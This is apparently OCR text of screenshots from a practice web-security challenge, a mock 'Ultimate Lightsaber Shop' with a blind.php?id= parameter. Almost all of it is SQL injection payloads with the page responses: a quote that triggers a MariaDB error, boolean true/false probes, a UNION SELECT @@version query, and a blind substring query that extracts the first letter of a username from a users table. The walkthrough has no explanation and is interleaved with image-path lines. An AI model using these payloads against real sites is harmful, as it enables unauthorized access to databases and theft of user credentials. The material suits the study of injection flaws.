

Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1' or 1=1;-- -
check

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

1' or 1=1;-- -

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' or 1=1;-- -' at line 1



Ultimate Lightsaber Shop
check

```
lightside.me/shop/blind.php?id=1 or 1=1;-- -
```

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

```
1 or 1=1;-- -
```




Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1 and 1=2;-- -

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

1 and 1=2;-- -

check




Ultimate Lightsaber Shop

`lightside.me/shop/blind.php?id=1 UNION Select @@version;-- -`

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

`1 UNION Select @@versi`



Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1 and true = false;-- -

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

1 and true = false;-- -

check



Ultimate Lightsaber Shop
check

lightside.me/shop/blind.php?id=1 and true = true;-- -

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

1 and true = true;-- -


Ultimate Lightsaber Shop

```
lightside.me/shop/blind.php?id=1 and true = (SELECT IF(SUBSTRING(uname,1,1) = 'm', true, false) FROM users LIMIT 1);-- -
```

